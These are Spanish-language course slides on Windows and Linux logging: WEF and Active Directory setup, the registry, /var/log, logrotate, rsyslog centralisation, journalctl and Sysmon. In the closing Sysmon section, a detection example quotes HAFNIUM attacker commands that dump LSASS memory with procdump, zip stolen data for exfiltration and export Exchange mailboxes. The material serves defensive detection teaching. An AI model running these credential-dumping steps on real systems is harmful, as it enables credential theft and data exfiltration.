- Usaremos la VM de Windows 2022
- Preparación del sistema
 - DNS (`admaster.local`)
 - Configurar la interfaz de red para usar DNS a 127.0.0.1 y marcar la opción para registrar DNS
 - Esto añade registro `SRV _ldap._tcp.dc._msdcs.<domain>`
- Instalación de Active directory
 - Manage Server
 - Add Features
 - DNS
 - Active Directory Services

Práctica: Configuración de WEF ■■■



- Continuación Active Directory
 - Añadir forwarder 10.0.20.3 (opcional)
 - Configurar resolución inversa 10.0.20.0/192.168.38.0
 - Comprobar DNS al exterior
 - Deshabilita comprobación del estado de la red

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NlaSvc\Parameters\Internet  
EnableActiveProbing = 0
```

- Crear estructura Test → Groups | Computers
 - Crear grupo «WEF Computers»

Práctica: Configuración de WEF



- Configuración del Servidor (Collector)
 - Configurar WinRm: `winrm.exe qc`
 - Inicia el servicio WinRm
 - Crea un listener en `*:80` para aceptar peticiones WsMan
 - Crea una excepción a WinRm en el firewall
 - Comprobación
- ```
> winrm get winrm/config
> winrm enumerate winrm/config/listener
```
- Configurar Windows Event Collector: `wecutil.exe qc`
  - Configurar suscripciones: `eventvwr.exe`
    - Destination: Forwarded Events
    - Source computer initiated: WEF Computers
    - Events: Security (4624) | Kernel-General (12, 13)
    - Advanced: Minimize Latency, HTTP

# Práctica: Configuración de WEF



- Configuración de clientes – Windows 10 (Forwarder)
    - Unir al dominio «admaster.local»
      - Configurar DNS a la IP del AD 10.0.20.X
    - Iniciar sesión con usuario del dominio
      - Comprobación
- ```
> winrs -r:win2022 net user
```
- Configuración de clientes (Collector)
 - Crear GPO «WEF Deployment»
 - Computer Configuration → Preferences → Control Panel Settings → Services
 - Startup: Automatic
 - Name: Winrm
 - Action: Start service

Práctica: Configuración de WEF



- Continuación: Crear GPO «WEF Deployment»
 - Computer Configuration → Preferences → Control Panel Settings → Local Users and Groups
 - Action: Update
 - Group Name: Event Log Readers
 - Members: NT Authority\NETWORK SERVICE
 - Computer Configuration → Políticas → Administrative Templates → Windows Components → Event Forwarding → Configure Target Subscription Manager
- Añadir win10client al grupo WEF Computers
- Añadir win10client a la OU=Test
- Reiniciar cliente

Los videos con la Configuración del WEF



- Instalar Active Directory
- Unir equipo al dominio
- Crear OU "Test WEF"
- Configurar WinRM y Event Collector
- Configurar suscripciones
- Crear GPO "WEF Deployment"
- Aplicar la configuración
- Comprobar WEF

Registro de Windows

- Evolución de los ficheros *.ini
- Introducido por primera vez en Windows 95
- Aproximación centralizada a la configuración
- Base de datos donde las aplicaciones y componentes almacenan datos de configuración
- Pueden variar dependiendo de la versión de Windows
- Estructurado en forma de árbol
 - Claves: Los nodos del árbol
 - Subclaves: contenidas en Claves
 - Valores: las hojas con los valores de configuración

Las 5 claves predefinidas

Handle	Descripción
HKEY_CLASSES_ROOT	Tipos (o clases) de documentos y las propiedades asociadas
HKEY_CURRENT_CONFIG	Información sobre el perfil de hardware actual del ordenador local (únicamente cambios respecto a una configuración estándar). Es un acceso directo de: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Hardware Profiles\Current
HKEY_CURRENT_USER	Preferencias del usuario actual (que ha iniciado sesión). Es un alias de: HKEY_USERS\<SID>
HKEY_LOCAL_MACHINE	Define el estado físico del ordenador, memoria, software instalado, ...
HKEY_USERS	Defina la configuración por defecto para los usuarios (HKEY_USERS\.DEFAULT) y los usuarios

Hives

- Es un grupo lógico de claves, subclaves y valores del registro
 - SAM, SOFTWARE, SYSTEM, SECURITY, DEFAULT
 - %SystemRoot%\System32\Config
 - NTUSER.DAT
 - Perfiles de usuario

Extensión	Descripción
Ninguna	Una copia completa de los datos del hive
.alt	Una copia de seguridad de HKLM\System
.log	Los cambios transaccionales realizados en las claves y valores del hive
.sav	Una copia de seguridad del hive

Explorar y monitorizar el registro

- Herramientas nativas
 - regedit.exe: Editor de registro
 - reg.exe: Línea de comandos
- Herramientas de **SysInternals**:
 - Autoruns: Ejecución de programas al inicio del sistema
 - Process Monitor (Procmon): informe de actividad en tiempo real
 - Sysmon: Creación de procesos, conexiones de red, ...
- Análisis Forense:
 - **Yaru**: Análisis del registro
 - **Registry Decoder**: Explorador y análisis del registro



Otros logs importantes

- Acciones ocurridas durante la instalación del SO
 - %SystemRoot%\sectupact.log
- Dominio/Grupo de trabajo del equipo
 - %SystemRoot%\debug\NetSetup.log
- Registro de las transacciones del cliente de actualizaciones de windows
 - %SystemRoot%\WindowsUpdate.log
- Registro de los paquetes aceptados/descartados por el firewall (ha de habilitarse)
 - %SystemRoot%\System32\LogFiles\Firewall\pfirewall.log



Módulo 2.2: Logs propios del sistema Linux



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Preparar la VM debianbullseye1

- Seguir el guión del módulo 2.2



Ver apartado 5 del documento
PDF «Ejercicios - Módulo 2.2 -
Registros propios del sistema
Windows»



UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Métodos de logging en Linux

- Históricamente los log se guardan en `/var/log`
- Desde la aparición de `systemd` esto ha evolucionado
- Systemd mantiene compatibilidad con el sistema legacy
 - Pero no hay garantías que esto continúe en el futuro
- Analizaremos los dos métodos
 - `/var/log`
 - `journalctl` – parte de `systemd`



Directorio /var/log ■■■

- Es el directorio por excelencia para guardar los log
- Cada distribución de Linux hace un trato un poco diferente de este directorio
- Pero en general siempre encontramos:

Fichero	Descripción
messages	Mensajes globales del sistema, incluyendo el boot
dmesg	Información del kernel ring buffer. Toda salida generada por el kernel y sus módulos se pone aquí, incluso los generados en tiempo de arranque. Podemos usar el comando dmesg directamente para verlo
auth.log	Información referente a la autorización del sistema. Incluye los inicios de sesión tanto locales como remotos, indicando el mecanismo de autenticación usado
boot.log	Información registrada durante el arranque del sistema
daemon.log	Información registrada por las aplicaciones residentes en memoria (background) que se ejecutan en el sistema. Normalmente son los servicios en ejecución (servidor web...)

Directorio /var/log ■■■

Fichero	Descripción
dpkg.log	Información registrada cuando un paquete se instala o se elimina con el comando dpkg*
kern.log	Información registrada por el kernel
lastlog	Información de acceso reciente para todos los usuarios. No es un archivo de texto y requiere del comando lastlog para ver el contenido (sparse file)
mail.log	Información de registro del servidor de correo que se ejecuta en el sistema (p.e. sendmail). Registra información sobre los mensajes enviados
user.log	Contiene información sobre los log a nivel de usuario
btmpt	Información acerca de los intentos de acceso fallidos (last -f /var/log/btmpt less)


* dependiente de la distribución (Debian based)

Directorio /var/log ■■■

Fichero	Descripción
cups	Log de los mensajes relacionados con el sistema de impresión
cron	Registro de los programas ejecutados por el planificador de tareas (crond)
secure	Información relacionada con los privilegios de autenticación y autorización. Incluye también los inicios sin éxito de sesión
wtmp, utmp	Logs de conexión. Se puede saber quien está conectado en todo momento, comandos como who usan este fichero internamente
faillog	Contiene los intentos de login de usuario fallidos. Se puede usar el comando faillog para mostrarlos

* dependiente de la distribución (Debian based)

Algún ejemplo (Ubuntu 21.04)



```
log : zsh — Konsole
New Tab Split View Left/Right Split View Top/Bottom
rserral@novellito ~ hdd 54%
cd /var/log
rserral@novellito /var/log hdd 54%
ls
alternatives.log apt boot.log.3 dmesg faillog kern.log.2.gz syslog.1
alternatives.log.1 auth.log boot.log.4 dmesg.0 fontconfig.log lastlog
apport.log auth.log.1 boot.log.5 dmesg.1.gz gpu-manager.log libvirt
apport.log.1 auth.log.2.gz bootstrap.log dmesg.2.gz hp openvpn
apport.log.2.gz bacula btmp dmesg.3.gz installer private
apport.log.3.gz boot.log btmp.1 dmesg.4.gz journal samba
apport.log.4.gz boot.log.1 cups dpkg.log kern.log sddm.log
apport.log.5.gz boot.log.2 dist-upgrade dpkg.log.1 kern.log.1 syslog
rserral@novellito /var/log hdd 54%
```

The terminal window shows a user named rserral@novellito. They first run `cd /var/log` and then `ls`. The `ls` command outputs a list of files and directories in `/var/log`, including `alternatives.log`, `alternatives.log.1`, `apport.log`, `apport.log.1`, `apport.log.2.gz`, `apport.log.3.gz`, `apport.log.4.gz`, `apport.log.5.gz`, `apt`, `auth.log`, `auth.log.1`, `auth.log.2.gz`, `bacula`, `boot.log`, `boot.log.1`, `boot.log.2`, `boot.log.3`, `boot.log.4`, `boot.log.5`, `bootstrap.log`, `btmp`, `btmp.1`, `cups`, `dist-upgrade`, `dmesg`, `dmesg.0`, `dmesg.1.gz`, `dmesg.2.gz`, `dmesg.3.gz`, `dmesg.4.gz`, `dpkg.log`, `dpkg.log.1`, `faillog`, `fontconfig.log`, `gpu-manager.log`, `hp`, `installer`, `journal`, `kern.log`, `kern.log.1`, `kern.log.2.gz`, `lastlog`, `libvirt`, `openvpn`, `private`, `samba`, `sddm.log`, `syslog`, `syslog.1`, `syslog.2.gz`, `ubuntu-advantage.log`, `ubuntu-advantage.log.1`, `unattended-upgrades`, `wtmp`, `Xorg.0.log`, `Xorg.0.log.old`.

Visualización de ficheros de log

- Son ficheros de texto normales, por lo que se pueden abrir con cualquier editor/visor de texto
- Aún así hay algunas herramientas que nos pueden ayudar
 - `cat`: visualiza ficheros (o stdin) por stdout
 - `tail`: visualiza la “cola” del fichero (o stdin)
 - `head`: visualiza la “cabeza” del fichero (o stdin)
 - `grep`: visualiza solo las líneas coincidentes con un patrón
 - `sed`: filtrado/sustitución avanzado de líneas de un fichero (o stdin)
 - `zcat/bzcat/xzcat`: descompresión de un fichero (o stdin) en memoria para visualizarlo por stdout



Algunos ejemplos

Visualizar un fichero de log

```
cat /var/log/dmesg
```

Visualizar las nuevas entradas de un fichero en tiempo real

```
tail -f /var/log/daemon.log
```

Mostrar líneas coincidentes con un patrón (man grep)

```
grep "Initializing HighMem" /var/log/boot.log
```

Mostrar las últimas 10 líneas de un fichero

```
tail -n 10 /var/log/daemon.log
```

Ignorar las primeras 10 líneas de un fichero

```
tail -n +11 /var/log/daemon.log
```

Buscar un patron en un fichero comprimido y sus líneas cercanas sin considerar mayúsculas

```
zcat /var/log/daemon.log | grep -i -C 2 "error"
```



Gestión de los log: Rotación

- El tamaño de los ficheros de log puede crecer indefinidamente hasta llenar el disco (y bloquear el sistema)
- Es necesario ir “limpiando” los ficheros regularmente
- En algunos casos se recomienda usar una partición exclusiva para evitar problemas en caso de llenado del disco
- La herramienta `logrotate` nos permite comprimir y “rotar” los log de forma automática

Logrotate

- Servicio del sistema ejecutado periódicamente
- Funcionalidades
 - Rotación de los log
 - Comprimir los log viejos
 - Enviar por mail los log
- Configuración:
 - A través de `/etc/logrotate.conf`
 - Cada aplicación en `/etc/logrotate.d`
 - La configuración particular de una aplicación puede modificar el comportamiento por defecto

Logrotate: Ejemplo /etc/logrotate.conf ■■■■

```
# Rotación semanal
weekly

# Mantener logs por 4 semanas
rotate 4

# Cada rotación crea un nuevo log desde 0
create

# Para comprimir los log
#compress

# Incluir la configuración de las aplicaciones
include /etc/logrotate.d
```




Logrotate: Opciones de configuración ■■■

- **Size:** rota los ficheros cuando el tamaño es mayor que el valor indicado: 4096K, 8M...
- **prerotate/postrotate:** ejecutar alguna acción (script) antes o después de rotar
- **copytruncate:** copia el log original, trunca el viejo. Esto permite mantener el fichero original
- **missingok:** si el fichero de log no existe, no dar error
- **notifempty:** no rotar si el log está vacío
- **sharedscripts:** ejecutar una vez solo los scripts pre o post rotate

Logrotate

- No hace falta hacer nada cuando se cambia la configuración. En la siguiente ejecución se usará la nueva
- Ejecución manual para forzar rotación
 - `logrotate -vf /etc/logrotate.conf`
- Logrotate rota los ficheros con la siguiente numeración



Logrotate: Más ejemplos

- Samba: /etc/logrotate.d/samba

```
/var/log/samba/log.smbd {  
    weekly  
    missingok  
    rotate 7  
    postrotate  
        [ ! -x /usr/bin/smbcontrol ] || [ ! -f /run/samba/smbd.pid ] || /usr/bin/smbcontrol smbd reload-config  
    endscript  
    compress  
    delaycompress  
    notifempty  
}
```

- rsyslog: /etc/logrotate.d/rsyslog

```
/var/log/messages {  
    rotate 4  
    weekly  
    missingok  
    notifempty  
    compress  
    delaycompress  
    sharedscripts  
    postrotate  
        /usr/lib/rsyslog/rsyslog-rotate  
    endscript  
}
```

syslog ■■■

- Sistema de log muy flexible y potente
 - Registra casi cualquier información
 - Manipular los log para obtener la información requerida
- La aplicación básica se llama syslog (actualmente desbancada por rsyslog en linux)
 - Sistema centralizado de registro configurable por cada host


syslog ■■■

- El propio término syslog se usa para describir varias cosas
 - Protocolo definido en RFC5424
 - UDP/514
 - Sin estado
 - Sin autenticación
 - Sin garantías de recepción
 - Marca de tiempo no coordinada
 - Libertat para especificar el formato del log (esto no es bueno)
 - Los propios mensajes de log
 - Las herramientas usadas para la recolecta (rsyslog, syslog-ng)

syslog: Servidor ■■■

- **Listener:** proceso que recoge los datos de syslog enviados a través de la red
 - Soporta extensión del protocolo para usar tráfico TCP al puerto 514
- **Base de datos:** una red grande puede llegar a tener millones de registros, la base de datos ayuda a su gestión
- **Gestión y filtrado:** el servidor automatiza el trabajo de búsqueda y filtrado importantes
 - Puede también generar alertas, notificaciones y alarmas dependiendo de la selección de mensajes

syslog: Arquitectura



Syslog: Mensajes


- Incluyen información básica que identifica cuando, donde y porqué se envió el log
 - Dirección IP, Timestamp, mensaje de log
- Syslog utiliza “**facilities**” que ayudan a identificar el origen de un mensaje
 - Como ejemplo la facility 0 es usada por los mensajes del kernel
- Otro campo importante es la “**severity**”, que indica la gravedad del mensaje
 - p.e. severity de 0 indica emergencia
- Si combinamos la severity con la facility tenemos la prioridad



Syslog: Facilities

Facility	Descripción
auth (4)	Mensajes de seguridad y autorizaciones relacionados con la solicitud de nombre y contraseña
authpriv (10)	Equivalente a auth pero registrado a un fichero con protecciones de lectura a administradores
cron (9)	Mensajes del gestor de tareas periódicas y puntuales: cron, at
daemon (3)	Servicios del sistema, la mayoría de mensajes acaban allá
kern (0)	Mensajes emitidos por el kernel
local0 ... local7 (16 ... 23)	Reservadas para uso local determinado por el administrador
mark	Genera marcas de tiempo en los ficheros de log
syslog (5)	Mensajes internos de syslog
ftp (11), lpr (6), mail (2), news (7), ntp (12)	Otros subsistemas
user (1)	Mensajes generados por las aplicaciones de usuario

Syslog: Severities



Severity	Descripción
emerg (0)	Condición de emergencia, sistema inestable o posible crash inminente. Normalmente se avisa a todos los usuarios
alert (1)	Condición que requiere acción inmediata, por ejemplo una base de datos corrupta
crit (2)	Error crítico, por ejemplo un fallo hardware
err (3)	Condición de error ordinaria, por ejemplo un crash en una aplicación
warning (4)	Un aviso
notice (5)	Mensaje significativo, no llega a ser un error però debería ser tratado
info (6)	Mensaje informativo: p.e. aplicación iniciada con éxito
debug (7)	Información de las aplicaciones para desarrolladores
none	Nivel especial para no registrar los mensajes

Fichero /etc/rsyslog.conf ■■■

- Fichero de configuración que define dónde se registran los mensajes

```
auth,authpriv.*      /var/log/auth.log
*.*;auth,authpriv.none -/var/log/syslog
cron.*               /var/log/cron.log
kern.*               -/var/log/kern.log
mail.*               -/var/log/mail.log
user.*               -/var/log/user.log

mail.err             /var/log/mail.err

*.emerg              :omusrmsg:*
```

Fichero /etc/rsyslog.conf ■■■

- Cada línea está formada por dos partes:
 - **Selector**: Especifica qué tipo de mensajes hay que registrar (p.e. los mensajes de error, los mensajes de debug, ...)
 - **Acción**: Acción a realizar con el registro (p.e. ponerlo en un fichero, enviarlo a la terminal de usuario, ...)
- El selector tiene dos secciones: Facility + Severity
 - **kern.debug**: mensajes de debug generados por el kernel
- Las severities son inclusivas ($\geq$ a la indicada)
 - **syslog.info**: todas las severities mayores que info del syslog

Fichero /etc/rsyslog.conf ■■■

- Para indicar todas las severities: *
 - *.info: todos los mensajes informativos (o superior)
- Si necesitamos múltiples facilities: ,
 - daemon,auth.notice
- Agrupas varios selectores: ;
 - kern.crit;auth.err
- Solo una prioridad específica: =
 - *.crit (no consideres las más prioritarias)
- Ignorar una prioridad: !
 - *.!debug

Acciones posibles de syslog

Destino	Descripción
Fichero	• Tenemos que especificar la ruta absoluta («/») • El fichero debe existir y poder ser escrito por el syslog • Usando el «-» se omite la sincronización a disco /var/log/messages
Programa	• Es necesario crear una named pipe (mkfifo) • Es necesario un script que siempre esté en ejecución /var/adm/syslog.pipe
Terminal y consola	/dev/tty8 /dev/console
Host remoto @	@192.168.56.3
Usuarios	root, admin
Todos los usuarios	*

syslog. Consideraciones

- Cada log se compara contra TODAS las líneas de la configuración
- El comando `logger` permite enviar mensajes de log al servicio del sistema de logs
 - `logger -p <prioridad> <mensaje>`
- La mayoría de distribuciones usan rsyslog:
 - Marcas de tiempo siguiendo ISO8601
 - Transporte con TCP al puerto 514
 - Soporta TLS (transporte seguro)
 - Puede registrar en una base de datos y no en un fichero
 - Configuración extensible con: `/etc/rsyslog.d/*.conf`



Centralización de logs con rsyslog: Servidor

- Se puede hacer con UDP

```
module(load="imudp")
input(type="imudp" port="514")
```

- O bien por TCP

```
module(load="imtcp")
input(type="imtcp" port="514")
```

- Y habilitando TLS*

```
module(
  load="imtcp"
  StreamDriver.Name="gtls"
  StreamDriver.Mode="1"
  StreamDriver.Authmode="anon"
)

# start up listener at port 6514
input(
  type="imtcp"
  port="6514"
)
```

Centralización de logs con rsyslog: Cliente

- Se puede hacer con UDP

```
*.* @192.168.56.12:514
```

- O bien por TCP

```
*.* @@192.168.56.12:514
```

- Y habilitando TLS*

```
# certificate files - just CA for a client
global(DefaultNetstreamDriverCAFile=
    "/etc/certs/ca.pem")
```

```
# set up the action for all messages
action(type="omfwd" protocol="tcp" port="6514"
    StreamDriver="gtls" StreamDriverMode="1"
    StreamDriverAuthMode="anon")
```

Configuración del rsyslog



- Instalación y configuración de rsyslog
- Comprobación mediante logger
- Instalación de un servidor ssh

Algunas preguntas



- Instalación y configuración
 - Hay algun syslog instalado? Cúal?
 - Has podido encontrar los ficheros de cofniguración?
 - En qué ficheros se registran os mensajes?
- Comprobaciones con logger
 - Enviar con diferentes prioridades
 - Observar el registro en los ficheros adecuados
- Instalación del servidor ssh
 - Hay algun servidor de ssh instalado? Instálalo si no es así
 - Comprobar si utiliza el sistema de logs
 - Si lo hace, qué facility utiliza? En qué fichero?
 - Cambiarlo para usar LOCAL1 en un fichero propio

Centralización de logs



- Habilitar la recepción de logs TCP/514
- Configurar el envío de los log a la máquina remota
- Comprobar funcionamiento (ssh, logger, ...)

Windows a syslog



- Configura el envío de los eventos de Windows a syslog
- Comprueba el funcionamiento (eventcreate, ...)

Syslog a windows



- Configurar el envío de los eventos a **Windows**
- Comprobar el funcionamiento (logger)

journalctl (systemd)

- Dada la enorme adopción de systemd por la gran mayoría de distribuciones Linux, journalctl se ha convertido con el mecanismo ubicuo de logging
- Idea radicalmente diferente a rsyslogd
 - Formato de logs propio – no usa ficheros de texto
 - Comandos nuevos para hacer las mismas tareas

journalctl comparativa

Pros

- Más rápido
- Más flexible
 - Permite filtrado más granular
- Permite exportar a syslog de forma transparente
- Formato de salida flexible:
 - Syslog
 - JSON

Cons

- Formato incompatible con syslog
- Solo disponible para Linux
- Obliga a aprender un nuevo sistema

Examples of journalctl*

- Mensajes de arranque

```
journalctl -b  
journalctl -b -1  
journalctl --list-boots
```

- Rangos de tiempo

```
journalctl --since "1 hour ago"  
journalctl --since "2021-06-26 23:15:00" \  
--until "2021-06-26 23:20:00"
```

- Por servicio (units)

```
journalctl -u nginx.service
```

- Por prioridad

```
journalctl -p «emerg»..»crit»
```

- Por usuario


```
journalctl _UID=120
```

* <https://www.loggly.com/ultimate-guide/using-journalctl/>

Módulo 2.3: Registros propios del sistema: Sysmon y PowerShell



Sysmon




UNIVERSITAT POLITÈCNICA DE CATALUNYA
BARCELONATECH

School of Professional & Executive Development

Windows Sysinternals

- Creado en 1996 por [Mark Russinovich](#) y Bryce Cogswell
 - Repositorio de utilidades avanzadas de sistema
 - [Process Explorer](#)
 - [Process Monitor](#)
 - [PsExec](#)
 - [Sysmon](#)
 - ...
- Adquirida por Microsoft en 2006
 - Parte del [Microsoft Technet](#)



Sysmon (System Monitor)

- Servicio de Windows (system) y controlador de dispositivo
 - Permanece residente
 - Monitoriza y registra la actividad del sistema en el registro de eventos de Windows
- Proporciona información detallada de
 - Creación de procesos
 - Conexiones de red
 - Cambios en las fechas de creación de ficheros
 - ...
- Última versión [13.24](#) publicada el 18 de Agosto de 2021



Funcionamiento

- Utiliza un fichero XML para su configuración
- El servicio registra eventos inmediatamente
- Incluye un controlador que se instala en tiempo de boot (boot-start) para capturar información durante el arranque
 - Al iniciarse el registro de eventos se añaden todos los registros
- Usa UTC como marca de tiempo
- Utiliza ficheros de registro en
 - Applications and Services Logs/Microsoft/Windows/Sysmon/Operational



Opciones

- Instalación con configuración por defecto sin monitorización de red
 - `Sysmon.exe -accepteula -i`
- Instalación con hash SHA256 de los procesos creados y monitorización de red
 - `Sysmon.exe -accepteula -i -h sha256 -n`
- Mostrar configuración
 - `Sysmon.exe -c`
- Muestra la ayuda sobre el fichero de configuración
 - `Sysmon.exe -? config`
- Desinstalar
 - `Sysmon.exe -u`

Eventos

ID	Descripción	ID	Descripción
1	Creación de un proceso	9	RawAccessRead (cuando un proceso lee del disco usando notación \\.\)
2	Un proceso cambia la fecha de creación de un fichero	10	ProcessAccess (cuando un proceso abre otro proceso)
3	Conexión de red TCP/UDP (deshabilitado por defecto)	11	FileCreate (cuando se crea o se sobrescribe un fichero)
4	Cambio de estado del servicio Sysmon (iniciado/parado)	12	RegistryEvent (creación de claves y valores en el registro)
5	Finalización de un proceso	13	RegistryEvent (modificación de valores en el registro)
6	Controlador cargado en el sistema	14	RegistryEvent (renombrado de claves y valores en el registro)
7	Imagen cargada (carga de un módulo en un proceso)	15	FileCreateStreamHash
8	CreateRemoteThread (cuando un proceso crea un hilo en otro proceso)		

Eventos ■■

ID	Descripción	ID	Descripción
16	ServiceConfigurationChange (cambios en la configuración de Sysmon)	22	DNSEvent (cuando un proceso realiza una consulta DNS)
17	PipeEvent (cuando se crea una <i>named pipe</i> para comunicación entre procesos)	23	Detecta el borrado de un fichero
18	PipeEvent (cuando se conecta una <i>named pipe</i> entre cliente y servidor)	24	Cambio en el contenido del portapapeles
19	WmiEvent (cuando se registran eventos de filtrado WMI)	25	ProcessTampering (cuando la imagen de un proceso se cambia por otra externa)
20	WmiEvent (cuando se registran consumidores de WMI)		
21	WmiEvent (cuando se relaciona un consumidor y un filtro WMI)	255	Error

Ejemplos

- Detectar un volcado de credenciales a través de LSASS.exe (Event ID 10)

John Lambert
@JohnLaTwC

Sysmon can spot credential dumping with the right config. Process rights reference @msdn.microsoft.com/en-us/library/... #DFIR Traducir Tweet

```
<Sysmon SchemaVersion="3.20">
  <EventFiltering>
    <ProcessAccess onmatch="include">
      <TargetImage condition="is">C:\WINDOWS\system32\lsass.exe</TargetImage>
    </ProcessAccess>
  </EventFiltering>
</Sysmon>
```

Event Properties - Event 10, Sysmon

General Details

Process accessed: lhcTeme: 2016-11-25 15:35:36.128
SourceProcessGUID: {4ac709c-5a1b-5834-0000-0010ac0c0101a}
SourceProcessId: 17332
SourceThreadId: 22756
SourceImage: c:\temp\minikatz\minikatz-test-johnla.exe
TargetProcessGUID: {4ac709c-5a1b-5834-0000-0010ac0c01010}
TargetProcessId: 778
TargetImage: C:\WINDOWS\system32\lsass.exe
GrantedAccess: 0x1404

GrantedAccess includes 0x3A permissions

0x00000002 CreateThread
0x00000008 VMOperate
0x00000010 VMRead
0x00000020 VMWrite

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon LogPath: 11/25/2016 7:35:36 AM
Event ID: 10 Task Category: Process accessed (Rule: ProcessAccess)
Level: Information Keywords:
User: SYSTEM Computer:
OpCode: Info
More Information: [Event Log Online Help](#)

4:55 p. m. · 25 nov. 2016 · Twitter Web Client

Florian Roth
@cyb3rops

Procdump on lsass.exe

It's one of the basics

The Sigma rule is pretty old and requires only a full process command line. You can get that even with standard Eventlog 4688 events:

support.microsoft.com/en-us/topic/mi... Traducir Tweet

```
event, HAFNIUM operators performed the following post-
dump the LSASS process memory:

p64 -accepteula -ma lsass.exe C:\windows\temp\lsass

ress stolen data into ZIP files for exfiltration:

-r c:\ProgramData\it.zip c:\ProgramData\lpt

change PowerShell snap-ins to export mailbox data:

ange.Management.PowerShell.Snapins\&mbi\Get-Mailbox&mbi

ange.Management.PowerShell.Snapins\Get-MailboxExportRequest -ResultSize

ange.Management.PowerShell.Snapins\Get-MailboxExportRequest -Remove

rs=False
```

10:50 p. m. · 2 mar. 2021 · TweetDeck

